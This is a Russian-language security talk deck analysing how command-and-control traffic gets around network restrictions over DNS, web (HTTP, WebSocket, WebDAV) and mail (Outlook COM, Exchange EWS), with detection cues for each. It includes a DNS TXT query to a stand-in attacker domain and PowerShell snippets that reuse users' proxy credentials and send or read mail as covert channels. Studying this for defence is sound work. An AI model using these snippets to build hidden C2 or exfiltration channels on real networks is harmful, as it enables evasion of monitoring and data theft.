

Ampire 360°



ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

Ampire 360°

ПОЛИГОН КИБЕРБЕЗОПАСНОСТИ



Threat Intelligence

SOC & DFIR

Offensive Security

Киберучения

ИИ и киберзащита

Киберполигон Ampire

📅 14 октября





Анализ сетевого доступа к C2-серверу


Микаэл Хачатрян

Ведущий эксперт

Перспективный мониторинг



C2 (Command and Control)



Пример схемы взаимодействия C2 операторов, агентов и сервера

Протоколы для обхода сетевых ограничений



DNS

DNS (Domain Name System) — для получения информации о доменах



WEB

HTTP (HyperText Transfer Protocol) — для передачи гипертекстовых документов (веб-страниц)

WS (WebSocket) — для обмена сообщениями, используя постоянное соединение

WebDAV (Web Distributed Authoring and Versioning) — для редактирования и управления файлами на веб-серверах



SMTP

SMTP (Simple Mail Transfer Protocol) — для передачи электронной почты

IMAP (Internet Message Access Protocol) — для доступа к электронной почте

DNS




Схема прохождения DNS-запроса к домену attacker-domain.com

```
$ dig -ttxt hello.attacker-domain.com

; <<>> DiG 9.20.8-6-Debian <<>> -ttxt hello.attacker-domain.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 19041
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;hello.attacker-domain.com.      IN      TXT

;; ANSWER SECTION:
hello.attacker-domain.com. 0      IN      TXT      "hello from attacker-domain.com"
```

Пример DNS-запроса к домену attacker-domain.com

WEB






Схема прохождения HTTP-запроса к серверу с доменом attacker-domain.com



Запрос пароля к прокси-серверу в Firefox



Настройка прокси-сервера в Windows

HTTP, WS

```
3 $handler = [System.Net.Http.HttpClientHandler]::new()
4 $handler.DefaultProxyCredentials = [System.Net.CredentialCache]::DefaultCredentials
5
6 $client=[System.Net.Http.HttpClient]::new($handler)
7
8 $response=$client.GetAsync($url).GetAwaiter().GetResult()
9
10 $body = $response.Content.ReadAsStringAsync().GetAwaiter().GetResult()
```

Пример формирования GET-запроса через HttpClient

```
4 $requestText="Hello"
5
6 $ws = [System.Net.WebSockets.ClientWebSocket]::new()
7 $ws.Options.Proxy.Credentials= [System.Net.CredentialCache]::DefaultNetworkCredentials
8
9 $ct = [System.Threading.CancellationToken]::None
10
11 $ws.ConnectAsync($uri, $ct).Wait()
12
13 $requestBytes = [System.Text.Encoding]::UTF8.GetBytes($requestText)
14 $requestSegment = [System.ArraySegment[byte]]::new($requestBytes)
15 $ws.SendAsync($requestSegment, [System.Net.WebSockets.WebSocketMessageType]::Text, $true, $ct).Wait()
16
17 $buffer = New-Object byte[] 4096
18 $responseSegment = [System.ArraySegment[byte]]::new($buffer)
19
20 $result = $ws.ReceiveAsync($responseSegment, $ct).Result
21 $responseText = [System.Text.Encoding]::UTF8.GetString($buffer, 0, $result.Count)
22
```

Пример отправки сообщения через ClientWebSocket

WEBDAV

```
PS C:\> net use https://{domain}/$share/ /user:$user $password
The command completed successfully.

PS C:\> net use
New connections will be remembered.

Status          Local          Remote          Network
-----
\\r[redacted].com@SSL\user2
Web Client Network

The command completed successfully.
```

Пример подключения к сетевому ресурсу user2 на WEBDAV сервере

WEB. Обнаружение

WEBDAV

Канал передачи данных можно выявить по наличию сетевого ресурса из недоверенного домена

HTTP

Канал передачи данных можно выявить по регулярным запросам на недоверенный домен, а также по поведенческому анализу

WS

Канал передачи данных можно выявить по долгоживущим соединениям на недоверенный домен, а также по поведенческому анализу




Схема отправки письма на внешнюю почту

```
5 $outlook = New-Object -ComObject Outlook.Application
6 $mail = $outlook.CreateItem(0)
7
8 $mail.Subject = $subjectString
9 $mail.Body = $body
10 $mail.To = $emailAddr
11
12
13 $mail.Send()
```

Отправка письма через COM-объект Outlook

```
4 $outlook = New-Object -ComObject Outlook.Application
5 $namespace = $outlook.GetNamespace("MAPI")
6 $inboxFolder = $namespace.GetDefaultFolder(6)
7 $lastMail = $inboxFolder.Items.Item($inboxFolder.Items.Count)
8 Write-Host $lastMail.Body
```

Вывод содержимого последнего письма

MAIL

```
$sendSoap = @"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
  xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages">
  <soap:Header>
    <t:RequestServerVersion Version="Exchange2013_SP1" />
  </soap:Header>
  <soap:Body>
    <m:CreateItem MessageDisposition="SendOnly">
      <m:Items>
        <t:Message>
          <t:Subject>${subjectString}</t:Subject>
          <t:Body BodyType="Text">${body}</t:Body>
          <t:ToRecipients>
            <t:Mailbox>
              <t:EmailAddress>${backEmail}</t:EmailAddress>
            </t:Mailbox>
          </t:ToRecipients>
        </t:Message>
      </m:Items>
    </m:CreateItem>
  </soap:Body>
</soap:Envelope>
"@
```

SOAP-запрос на EWS для отправки письма

```
$soapBody = @"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
  xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages">
  <soap:Header>
    <t:RequestServerVersion Version="Exchange2013_SP1" />
  </soap:Header>
  <soap:Body>
    <m:GetItem>
      <m:ItemShape>
        <t:BaseShape>Default</t:BaseShape>
      </m:ItemShape>
      <m:ItemIds>
        <t:ItemId Id="${ItemId}" />
      </m:ItemIds>
    </m:GetItem>
  </soap:Body>
</soap:Envelope>
"@
```

SOAP-запрос на EWS для чтения письма

Выводы

DNS

Протокол DNS можно использовать для обхода ограничений сети, если нет мониторинга сетевых пакетов. Имеет низкую скорость передачи данных

WEB

Протоколы для доступа к веб-ресурсам подходят для обхода сетевых ограничений, но требуется наличие прокси-сервера с SSO-аутентификацией. Протокол WS имеет самую высокую скорость передачи данных

MAIL

Протоколы для передачи электронной почты подходят для обхода сетевых ограничений, но требуется, чтобы у пользователя было установлено приложение Outlook или чтобы в организации использовался почтовый сервер Exchange с включенным EWS. Имеет крайне большую задержку при передаче данных

Спасибо за внимание!

Микаэл Хачатрян

Ведущий эксперт

Перспективный мониторинг

Mikael.Khachatryan@amonitoring.ru



Ampire 360°